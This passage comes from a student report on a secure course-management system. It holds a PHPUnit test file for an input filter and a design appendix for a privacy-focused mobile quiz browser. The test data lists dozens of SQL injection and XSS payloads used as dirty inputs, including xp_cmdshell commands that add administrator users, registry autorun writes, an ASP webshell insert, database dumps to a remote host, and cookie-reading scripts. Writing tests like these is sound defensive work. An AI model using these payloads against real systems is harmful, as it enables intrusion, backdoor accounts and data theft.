- [22] P. a. etc, "Page Inspector," [Online]. Available: https://developer.mozilla.org/en/docs/Tools/Page_Inspector. [Accessed 10 8 2016].
- [23] W3C, "5 HTML Document Representation," [Online]. Available: <https://www.w3.org/TR/REC-html40-971218/charset.html#h-5.3.2>. [Accessed 6 8 2016].
- [24] PHP Group, "Prepared Statements," 20 6 2016. [Online]. Available: <http://php.net/manual/en/mysqli.quickstart.prepared-statements.php>.
- [25] National Institute of Standards and Technology (NIST), "Announcing the ADVANCED ENCRYPTION STANDARD (AES)," 26 11 2001. [Online]. Available: <http://csrc.nist.gov/publications/fips/fips197/fips-197.pdf>. [Accessed 8 8 2016].
- [26] The PHP group, "Session Handling," [Online]. Available: <http://php.net/manual/en/book.session.php>. [Accessed 8 8 2016].
- [27] The PHP group, "\$_SESSION," [Online]. Available: <http://php.net/manual/en/reserved.variables.session.php>. [Accessed 8 8 2016].
- [28] The PHP group, "mcrypt_create_iv," [Online]. Available: <http://php.net/manual/en/function.mcrypt-create-iv.php>. [Accessed 8 8 2016].
- [29] H. Dorota and K. Adam, Automated Defect Prevention: Best Practices in Software Management, Wiley-IEEE Computer Society Press, 2007, p. 426.
- [30] S. Bergmann, "PHPUnit," Sebastian Bergmann, [Online]. Available: <https://phpunit.de/>. [Accessed 11 8 2016].
- [31] StatCounter, "StatCounter Global Stats," 20 May 2016. [Online]. Available: <http://gs.statcounter.com/>.
- [32] W3C, "Architecture of the World Wide Web, Volume One," 15 12 2004. [Online]. Available: <https://www.w3.org/TR/webarch/>. [Accessed 29 7 2016].
- [33] Google, "What are extensions," 20 May 2016. [Online]. Available: <https://developer.chrome.com/extensions>.
- [34] Apple .Inc, "Safari Extensions," 20 May 2016. [Online]. Available: <https://safari-extensions.apple.com/>.
- [35] Mozilla Firefox Ltd, "AddOns," 20 May 2016. [Online]. Available: <https://addons.mozilla.org/en-US/firefox/>.
- [36] N. Sutrich, "No Google Chrome Extensions for Mobile Says Development Team," 15 5 2015. [Online]. Available: <http://www.androidheadlines.com/2015/05/no-google-chrome-extensions-mobile-says-development-team.html>. [Accessed 29 7 2016].
- [37] Google, "Browse in private with incognito mode," 18 May 2016. [Online]. Available: <https://support.google.com/chrome/answer/95464?hl=en>.
- [38] Microsoft, "In-Private Browsing," 20 May 2016. [Online]. Available: <http://windows.microsoft.com/en-CA/internet-explorer/products/ie-9/features/in-private>.

Secure CrsMgr: a course manager system

- [39] T. Bujlow, V. Carela-Español, J. Solé-Pareta and P. Barlet-Ros, "Web Tracking: Mechanisms, Implications, and Defenses," p. arXiv:1507.07872., 2015.
- [40] T. Berners-Lee, R. Fielding and H. Frystyk, "Hypertext transfer protocol--HTTP/1.0," May 1996. [Online]. Available: <http://www.hjp.at/doc/rfc/rfc1945.html>. [Accessed 20 May 2016].
- [41] Apple .Inc, "Webkit--Open source web browser engine," 20 May 2016. [Online]. Available: <https://webkit.org/>.
- [42] Apple .Inc, "How webkit loads a page," 20 May 2016. [Online]. Available: <https://webkit.org/blog/1188/how-webkit-loads-a-web-page/> .
- [43] Android, "WebViewClient | Android Developers," [Online]. Available: [https://developer.android.com/reference/android/webkit/WebViewClient.html#shouldOverrideUrlLoading\(android.webkit.WebView, android.webkit.WebResourceRequest\)](https://developer.android.com/reference/android/webkit/WebViewClient.html#shouldOverrideUrlLoading(android.webkit.WebView, android.webkit.WebResourceRequest)). [Accessed 29 7 2016].
- [44] Android. (n.d.), "Distribution of Android operating systems used by Android phone owners in May 2016, by platform version," 17 May 2016. [Online]. Available: <http://www.statista.com/statistics/271774/share-of-android-platforms-on-mobile-devices-with-android-os/>.
- [45] Android. Inc, "LocationManager," [Online]. Available: <https://developer.android.com/reference/android/location/LocationManager.html>. [Accessed 16 8 2016].
- [46] W3C, "HTML: The Markup Language (an HTML language reference)," [Online]. Available: <https://www.w3.org/TR/html-markup/textarea.html>. [Accessed 5 8 2016].
- [47] W3C, "W3C," [Online]. Available: <https://www.w3.org/TR/html-markup/input.html>. [Accessed 5 8 2016].
- [48] W3C, "select – option-selection form control," [Online]. Available: <https://www.w3.org/TR/html-markup/select.html>. [Accessed 5 8 2016].
- [49] Google, "Chrome DevTools Overview," [Online]. Available: <https://developer.chrome.com/devtools>. [Accessed 5 8 2016].
- [50] S. Josefsson, "The Base16, Base32, and Base64 Data Encodings," 10 2006. [Online]. Available: <https://tools.ietf.org/html/rfc4648>. [Accessed 8 8 2016].
- [51] R. Fielding, J. Gettys, J. Mogul, H. Frystyk, L. Masinter, P. Leach and T. Berners-Lee, "Hypertext Transfer Protocol -- HTTP/1.1," 6 1999. [Online]. Available: <https://tools.ietf.org/html/rfc2616>. [Accessed 9 8 2016].

Appendix1 Source code and control data for unit testing

```
<?php

/**
 * Created by PhpStorm.
 * User: jianhuizhu
 * Date: 2016-05-25
 * Time: 3:25 PM
 */

require 'SecurityFilter.php';

class SecurityFilterTest extends PHPUnit_Framework_TestCase
{
    /**
     * @dataProvider singleWordDirtyDataTestProvider
     * @param $input
     */
    public function testSQL_single_word_with_dirty_data($input){
        $result = SecurityFilter::filter($input, false);
        $this->assertEquals(false,$result,"sql injection successfully broke jail : ".$input );
    }

    /**
```

Secure CrsMgr: a course manager system

```
* @dataProvider singleWordCleanDataTestProvider

* @param $input

*/

public function testSQL_single_word_with_clean_data($input){

    $result = SecurityFilter::filter($input,false);

    $this->assertEquals(true,$result,"Innocent data was caught : ".$input );

}

/**

* @dataProvider numericDirtyTestDataProvider

* @param $input

*/

public function testSQL_numeric_with_dirty_data($input){

    $result = SecurityFilter::filter($input, true);

    $this->assertEquals(false,$result,"sql injection successfully broke jail : ".$input );

}

/**

* @param $input

* @dataProvider numericCleanTestDataProvider

*/

public function testSQL_numeric_with_clean_data($input){
```

Secure CrsMgr: a course manager system

```
$result = SecurityFilter::filter($input,true);

$this->assertEquals(true,$result,"Innocent data was caught : ".$input );

}

/**
 * @param $input
 * @dataProvider escapeHTMLSpecialCharacterDirtyDataProvider
 */
public function testXSS_html_special_character_with_dirty_data($input){
    $result = SecurityFilter::escape_html_special_character($input);
    $this->assertEquals(0,strcmp($result,htmlspecialchars($input)),"encoding error " .
$result);
}

/**
 * @param $input
 * @dataProvider escapeHTMLSpecialCharacterCleanDataProvider
 */
public function testXSS_html_special_character_with_clean_data($input){
    $result = SecurityFilter::escape_html_special_character($input);
    $this->assertEquals(0,strcmp($result,$input),"encoding error " . $result);
```


Secure CrsMgr: a course manager system

```
}
```

```
public function escapeHTMLSpecialCharacterDirtyDataProvider(){  
    return array(  
        array("1 + 1 > 1"),  
        array("\"Hamlet is great\""),  
        array('<script type = "javascript">alert("hello")</script>'),  
        array("<script type = 'javascript'> document.cookie</script>"),  
        array('<img src = "hacker url">'),  
        array('><<'),  
        array('fdfd>fdf'),  
        array("<>script"),  
        array("a&&b"),  
        array("''''"),  
        array("&"),  
        array("<img »  
src=\"j%20a%20v%20a%20s%20c%2  
0r%20i%20p%20t%20%3A%20a%20l  
%20e%20r%20t%20(%20'%20X%20S  
%20S%20'%20)\ alt=\"j a v a s  
cript:alert('X  
SS')\" />")
```

Secure CrsMgr: a course manager system

```
);  
}
```

```
public function escapeHTMLSpecialCharacterCleanDataProvider(){  
  
    return array(  
  
        array("12121"),  
  
        array("&"),  
  
        array("> < & "")  
  
    );  
}
```

```
public function numericDirtyTestDataProvider(){  
  
    return array(  
  
        array(""),  
  
        array("Or 1=1"),  
  
        array("select"),  
  
        array("and db_name()>0"),  
  
        array("and user>0"),  
  
        array(";backup database newcrsmngr to disk='c:\\inetpub\\wwwroot\\1.db';"),  
  
        array("and 1=(select @@VERSION)"),  
  
        array("and 1=(SELECT count(*) FROM master.dbo.sysobjects WHERE xtype = 'X' AND  
name ='xp_cmdshell')"),
```

Secure CrsMgr: a course manager system

```
array(";exec master.dbo.sp_addextendedproc
'xp_cmdshell','e:\\inetput\\web\\xplog70.dll;"),
array(";EXEC master.dbo.xp_regwrite
'HKEY_LOCAL_MACHINE','SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run','help1','RE
G_SZ','cmd.exe /c net user test ptlove /add"),
array("and 0 <> db_name(1)"),
array(" and 1=convert(int,db_name())"),
array(";backup database newcrsmngr to disk='c:\\inetpub\\wwwroot\\save.db"),
array(";exec master.dbo.xp_cmdshell \"copy c:\\winnt\\system32\\cmd.exe
c:\\inetpub\\scripts\\cmd.exe\""),
array(";insert into temp(id) exec master.dbo.xp_cmdshell 'type c:\\web\\index.asp;"),
array(";bulk insert temp(id) from 'c:\\inetpub\\wwwroot\\index.asp"),
array("and (select count(*) from master.dbo.sysdatabases where name>1 and dbid=6)
<>0 "),
array("and (select count(*) from TestDB.dbo.user)>0"),
array("and 1=(SELECT IS_SRVROLEMEMBER('sysadmin'))"),
array("'admin'=(SELECT System_user)"),
array(";use newcrsmngr2"),
array("and 0<>(select count(*) from master.dbo.sysdatabases where name>1 and
dbid=6)"),
array("and (select top 1 name from TestDB.dbo.sysobjects where xtype='U' and
status>0 )>0"),
```

Secure CrsMgr: a course manager system

```
array("and (select top 1 name from TestDB.dbo.sysobjects where xtype='U' and status>0  
and name not in('xyz'))>0"),
```

```
array("and (select top 1 name from TestDB.dbo.sysobjects where xtype='U' and status>0  
and name not in('xyz',''))>0 "),
```

```
array("and (select top 1 name from TestDB.dbo.sysobjects where xtype='U' and status>0  
and name not in('xyz',' ',''))>0"),
```

```
array("and (select count(*) from user"),
```

```
array("and 1=(SELECT IS_SRVROLEMEMBER('sysadmin'))");"),
```

```
array("and 1=(SELECT IS_SRVROLEMEMBER('serveradmin'))");"),
```

```
array("and 1=(SELECT IS_SRVROLEMEMBER('setupadmin'))");"),
```

```
array("and 1=(SELECT IS_SRVROLEMEMBER('securityadmin'))");"),
```

```
array("and 1=(SELECT IS_SRVROLEMEMBER('diskadmin'))");"),
```

```
array("and 1=(SELECT IS_SRVROLEMEMBER('bulkadmin'))");"),
```

```
array("and 1=(SELECT IS_MEMBER('db_owner'))");"),
```

```
array(";exec master.dbo.sp_addlogin username;"),
```

```
array(";exec master.dbo.sp_password null,username,password;"),
```

```
array(";exec master.dbo.sp_addsrvrolemember sysadmin username;"),
```

```
array(";exec master.dbo.xp_cmdshell 'net user username password /workstations:*  
/times:all /passwordchg:yes /passwordreq:yes /active:yes /add';"),
```

```
array(";exec master.dbo.xp_cmdshell 'net user username password /add';"),
```

```
array(";exec master.dbo.xp_cmdshell 'net localgroup administrators username /add';"),
```

```
array("create table cmd(str image);"),
```

Secure CrsMgr: a course manager system

```
array("insert into cmd(str) values
('<%=server.createobject(\"wscript.shell\").exec(\"cmd.exe /c
\&request(\"c\").stdout.readall%>');"),
array("backup database model to disk='g:\\wwwttest\\l.asp';"),
array("and (select count(id) from user)>0 "),
array("and (select top 1 col_name(object_id('user'),1) from sysobjects)>0"),
array("and (select top 1 len(username) from user)=2"),
array("and (select top 1 ascii(substring(username,m,1)) from admin)=97"),
array(";create table Quiz(id int auto increment)"),
array(";insert into user (username,password) values ('admin','admin');"),
array(";delete from user where id = 1"),
array(";drop table user"),
array(";create table foo( line varchar(8000))"),
array("bulk insert foo from '~\\inetpub\\www\\login.php"),
array("declare @a sysname;set @a=db_name();backup database @a to
disk='120.23.1.5bak.dat',name='test';"),
array("; EXEC master..sp_makewebtask '\\10.10.1.3\\share\\output.html\", \"SELECT *
FROM INFORMATION_SCHEMA.TABLES\");"),
array("Exec master..xp_cmdshell 'dir'"),
array("Exec master..xp_cmdshell 'net user'"),
```

Secure CrsMgr: a course manager system

```
        array("exec xp_regread
HKEY_LOCAL_MACHINE,'SYSTEM\\CurrentControlSet\\Services\\lanmanserver\\parameters',
'nullsessionshares'"),
        array("exec master..xp_servicecontrol 'start','schedule'")
    );
}

public function numericCleanTestDataProvider(){
    return array(
        array(0),
        array(-1),
        array("0"),
        array(-0),
        array("-0"),
        array(123),
        array(-123),
        array(4.0),
        array(-4.03),
        array("-4.02"),
        array("4.21")
    );
}

public function singleWordDirtyDataTestProvider(){
```

Secure CrsMgr: a course manager system

```
return array(
    array("and db_name(>0"),
    array("and user>0"),
    array(";backup database newcrsmngr to disk='c:\\inetpub\\wwwroot\\1.db';"),
    array("and 1=(select @@VERSION)"),
    array("and 1=(SELECT count(*) FROM master.dbo.sysobjects WHERE xtype = 'X' AND
name ='xp_cmdshell')"),
    array(";exec master.dbo.sp_addextendedproc
'xp_cmdshell','e:\\inetpub\\web\\xplog70.dll;"),
    array(";EXEC master.dbo.xp_regwrite
'HKEY_LOCAL_MACHINE','SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run','help1','RE
G_SZ','cmd.exe /c net user test ptlove /add"),
    array("and 0 <> db_name(1)"),
    array(" and 1=convert(int,db_name())"),
    array(";backup database newcrsmngr to disk='c:\\inetpub\\wwwroot\\save.db"),
    array(";exec master.dbo.xp_cmdshell \"copy c:\\winnt\\system32\\cmd.exe
c:\\inetpub\\scripts\\cmd.exe\""),
    array(";insert into temp(id) exec master.dbo.xp_cmdshell 'type c:\\web\\index.asp;"),
    array(";bulk insert temp(id) from 'c:\\inetpub\\wwwroot\\index.asp"),
    array("and (select count(*) from master.dbo.sysdatabases where name>1 and dbid=6)
<>0 "),
    array("and (select count(*) from TestDB.dbo.user)>0"),
```

Secure CrsMgr: a course manager system

```
array("and 1=(SELECT IS_SRVROLEMEMBER('sysadmin'))"),
array("'admin'=(SELECT System_user)"),
array(";use newcrsmngr2"),
array("and 0<>(select count(*) from master.dbo.sysdatabases where name>1 and
dbid=6)"),
array("and (select top 1 name from TestDB.dbo.sysobjects where xtype='U' and
status>0 )>0"),
array("and (select top 1 name from TestDB.dbo.sysobjects where xtype='U' and status>0
and name not in('xyz'))>0"),
array("and (select top 1 name from TestDB.dbo.sysobjects where xtype='U' and status>0
and name not in('xyz',''))>0 "),
array("and (select top 1 name from TestDB.dbo.sysobjects where xtype='U' and status>0
and name not in('xyz','',''))>0"),
array("and (select count(*) from user"),
array("and 1=(SELECT IS_SRVROLEMEMBER('sysadmin'))");"),
array("and 1=(SELECT IS_SRVROLEMEMBER('serveradmin'))");"),
array("and 1=(SELECT IS_SRVROLEMEMBER('setupadmin'))");"),
array("and 1=(SELECT IS_SRVROLEMEMBER('securityadmin'))");"),
array("and 1=(SELECT IS_SRVROLEMEMBER('diskadmin'))");"),
array("and 1=(SELECT IS_SRVROLEMEMBER('bulkadmin'))");"),
array("and 1=(SELECT IS_MEMBER('db_owner'))");"),
array(";exec master.dbo.sp_addlogin username;");
```


Secure CrsMgr: a course manager system

```
array(";exec master.dbo.sp_password null,username,password;"),
array(";exec master.dbo.sp_addsrvrolemember sysadmin username;"),
array(";exec master.dbo.xp_cmdshell 'net user username password /workstations:*
/times:all /passwordchg:yes /passwordreq:yes /active:yes /add;"),
array(";exec master.dbo.xp_cmdshell 'net user username password /add;"),
array(";exec master.dbo.xp_cmdshell 'net localgroup administrators username /add;"),
array("create table cmd(str image);"),
array("insert into cmd(str) values
('<%=server.createobject(\"wscript.shell\").exec(\"cmd.exe /c
\&request(\"c\").stdout.readall%>');"),
array("backup database model to disk='g:\\wwwtest\\l.asp;"),
array("and (select count(id) from user)>0 "),
array("and (select top 1 col_name(object_id('user'),1) from sysobjects)>0"),
array("and (select top 1 len(username) from user)=2"),
array("and (select top 1 ascii(substring(username,m,1)) from admin)=97"),
array(";create table Quiz(id int auto increment)"),
array(";insert into user (username,password) values ('admin','admin');"),
array(";delete from user where id = 1"),
array(";drop table user"),
array(";create table foo( line varchar(8000))"),
array("bulk insert foo from '~\\inetpub\\www\\login.php"),
```

Secure CrsMgr: a course manager system

```
array("declare @a sysname;set @a=db_name();backup database @a to
disk='120.23.1.5bak.dat',name='test';"),
array("; EXEC master..sp_makewebtask '\\10.10.1.3\\share\\output.html\", \"SELECT *
FROM INFORMATION_SCHEMA.TABLES\");",
array("Exec master..xp_cmdshell 'dir'"),
array("Exec master..xp_cmdshell 'net user'"),
array("exec xp_regread
HKEY_LOCAL_MACHINE,'SYSTEM\\CurrentControlSet\\Services\\lanmanserver\\parameters',
'nullsessionshares'"),
array("exec master..xp_servicecontrol 'start','schedule'")
);
}
```

```
public function singleWordCleanDataTestProvider(){
return array(
array("select"),
array("select "),
array("DD"),
array("ji_zhu"),
array("drop"),
array(" drop "),
array("and"),
```

Secure CrsMgr: a course manager system

```
        array("2"),  
        array("1.0")  
    );  
}  
  
}
```

Appendix-2 FlashQ Browser

Appendix2.1 Introduction

A web browser is a software application, running on the user's client device that retrieves and renders information from world wide web. People use web browsers for different purposes, for example, browsing information, watching videos, working and etc. Currently, major web browsers are Google Chrome, Firefox, and Internet Explorer. [31] The objective of the proposed FlashQ Browser is to provide a small foot print browser to enable students to attempt flash quizzes on their hand held device. This browser would be used as a means to encourage attendance in lectures. Especially when the business oriented administrator depends on course evaluation made by students who hardly attend any classes.

Devices exist, marketed by corporation which require students to buy some type of special purpose gizmo. However, we feel that this is a waste of funds and the intent of this browser is to be able for student to take flash quizzes during a lecture or tutorial, using a multi-purpose device they already own.

The usual functions of a browser are: [32]

1. Retrieve information from a user specified uniform resource locator(URL)
2. Render the contents correctly

Secure CrsMgr: a course manager system

3. Handle interactions between user(client) and the service provider(server), such as GET request, POST request, PUT request and DELETE request.

Modern browsers have developed over many versions to meet these objectives. Some browsers provide extra features like blocking most publicity by allowing users to install external modules called Add-Ons/extensions on their browsers. [33] [34] [35] However, such extensions are not available for many mobile browsers. [36] When users use these mobile browsers, it is not possible for them to filter any annoying, ususally third party, contents, which wastes bandwidth, causes delays and leads to negative users' experience.

Users are helpless even though annoying third party contents interfere with the contents needed by the user, costs the user real funds and waste the little power in the batteries of these devices.

In order to address the above problems, it is necessary that the user agent block some superfluous contents.

Blocking requires the user agent to determine what information should be blocked. When a user types in an URL and press enter, the web page loading process starts.



Figure Appendix2-1 Structure of URL

On a web page, resources can be divided into two groups based on the URL: first party resource and third party resource. First party resource is the resource that provided by the server at the domain specified in the URL. Third party resource is the resource that has different domain than in the URL. Typically, third party resources are advertisements, trackers and etc.

To protect privacy, most browsers allow users to delete cookies and/or deny specific types of cookies. However, it is still not sufficient. For example, a privacy mode called incognito/in-private window protects users by deleting cookies when browsers exit. [37] [38] As this mode is based on deleting

Secure CrsMgr: a course manager system

cookies and caching on client side, it provides little help to stop any tracking which is on the server side, such as fingerprinting. [39] Moreover, HTTP/HTTPS protocol, specifies that every data package header should carry the browser information [40] That is, user's platform and browsers' information are sent to server. Without the use of add-ons, the user cannot hide the platform and browser information. Currently, extensions are not available on mobile browsers, which allow non-technical users to modify data package headers when they use mobile browsers. It is next to impossible to hide platform and browser's information.


To enhance the ability of mobile browsers to protect users' privacy, there are two approaches that could be implemented.

1. For content management purpose, the browser could ignore some URLs included in the response for the user specified URL.
2. For platform hiding purpose, a browser provide users features to control http header, because user platform information is set in each HTTP header. If browser is able to modify user platform information [40], user can set a fake platform information in the header.

The above features could be implemented by adding an extra layer during the result rendering process. The extra layer uses the policy established by the user. The policy could be a blacklist plus a platform information randomizer. The blacklist may contain a set of top-level domains' names that the user wants to block. The platform information randomizer would substitutes random platform information for the actual platform in every data.

To implement this layer, it is necessary to consider the web page rendering process. For example, Webkit [41], an open source web browser engine, is the kernel of the Safari browser and many other browser. Its rendering of the web pages is shown below in Figure .1

Secure CrsMgr: a course manager system



As shown above, a web page loading is separated into two pipelines. The left pipeline is used to load the main structures, document/page into frames. The right pipeline is used to load sub-resources including images, videos, scripts, and etc. [42] Hence, to block third party resources, it is necessary to interrupt the sub-resource loading process. In android, this can be done by overriding the function called “shouldOverrideUrlLoading”. [43]

Appendix2.2 FlashQ Browser: design

The design of new functionalities of FlashQ browser requires implementing two objectives: reducing bandwidth and protecting privacy. Hence the requirements for the Flash Q browsers are the following: the first six are functional requirements as in any current browser; the last three are the additional features.

1. The browser could load, render and display typical webpages.
2. The browser could handle interactions between web pages and users.
3. The browser provides interfaces to create, visit, save, edit and delete bookmarks.

Secure CrsMgr: a course manager system

4. The browser provides interfaces to view, revisit and delete history.
5. The browser provides interfaces to create and close tabs, and switch between tabs.
6. The browser provides interfaces to manage browser settings including control JavaScript, cookies, full screen.

Function Requirement for reducing bandwidth load and privacy protection

7. The browser provides interfaces that allow users to block third party contents.
8. The browser provides interfaces that allow users to clean their browsing history, bookmark, setting.
9. The browser could replace the real platform with random platform information in HTTP header.

New requirements:

1. The browser interface should be intuitive
2. The browser should have fast response.
3. The browser should be error tolerant.
4. The browser interface should be well-structured.
5. Users have the autonomy to control the information before browsers load or send out the information.

For the general functionalities which almost the same across all browser, we will not discuss in this chapter.

Appendix2.2.1 FlashQ Browser Conceptual Model

Based on the requirements given above, the conceptual model of the browser is given below.

Appendix2.2.1.1 Initial Set-up:

Before using this browser, user could customize the settings. The settings include setting up a blacklist, JavaScript setting and randomization. User can change this setting in setting view. FlashQ browser specific settings are discussed in following section.

Appendix2.2.1.2 Managing global setting

Users can manage the global setting in the setting view. In the setting view, all browsers related setting will be listed vertically. User can change setting by clicking each setting's name in the list. In order to clear all records including bookmark and history, users can simply click the button named clear records at bottom of setting view. A dialog window will display that asks users to confirm this un-reversible operation.

Appendix2.2.1.3 Filtering content

There are three modes of filtering: allowing all content, blocking blacklist and blocking all third parties' content. During browsing, users can change the mode by clicking the menu icon, and then dragging the seek bar at the top of menu. For blacklist, there are two types of blacklists, global and tab. The global blacklist can be considered as an initial blacklist when a tab is just created. Users can change the global blacklist in the setting view, by adding or removing domain name in the global blacklist. For the tab blacklist, when it is initialized, the domain names in the global blacklists will be added in the tab blacklist. Users can change the tab blacklist during browsing. By clicking the menu icon and choose the button of blacklist, a dialog window will display on the screen, which will list all third party content domain name and blocking status of current web page. Users can add a domain name to blacklist by clicking on the status of that domain name.

Appendix2.2.1.4 Hidden browser information

User can set whether to hide current browser information. If user would like to hide his browser information, check a checkbox named hide browser information in setting view. All his browser information will be hidden.

Secure CrsMgr: a course manager system

Appendix2.2.1.5 In-class-quiz functionality

This is an additional functionality for this browser. User can turn on “In class quiz” mode in setting view.

While mode “In class quiz” is turned on, browser will carry current user geographical location and send it to CrsMgr domain. On CrsMgr side, if student try to visit in class quiz web page, CrsMgr will check following conditions:

- a. Is an in-class-quiz available?
- b. Whether student belongs to this class?
- c. Whether the IP address range is valid? (pre-set by instructor)
- d. Whether student geographical location is near-by the class room? (Collects and sends by FlashQ Browser)

If all conditions above are true, CrsMgr will allow student to access in class quiz page. Otherwise CrsMgr will refuse student’s access request.

Appendix2.3 The prototype walkthrough

With the given conceptual model above, a high-fidelity prototype to fulfill such model is listed following:

Appendix2.3.1 Home view




Figure Appendix2-3: Initial home view with often visit sites

The home view is the entrance. When users open a browser or remove all tabs, the home view will be displayed on the screen. URL bar is at its top panel which is an input area for users to type in valid URL address or keyword. If users type in an invalid URL, the browser will use the default search engine to search given texts. The icon next to URL bar is the menu icon. By clicking that icon, a menu will display. The bottom panel is the control panel that aims at facilitating browsing. There are 6 icons at the bottom panel. From left to right is backward icon, forward icon, home icon, refresh icon, tabs icon, and add

Secure CrsMgr: a course manager system

bookmark icon. As no page has been loaded, all icons except home will be covered by a grey color filter and those icons are non-clickable.




Figure Appendix2-4: Open setting when no page

In the menu showed above, when users click setting, a setting view will display and allows users to modify global setting for the browser. When users click the bookmark, a bookmark view will display and users can manage the bookmark in that view. When users click history, the history view allows users to manage history records. When users click download, a download view will show and users can see what have been downloaded.

Appendix2.3.2 Bookmark View

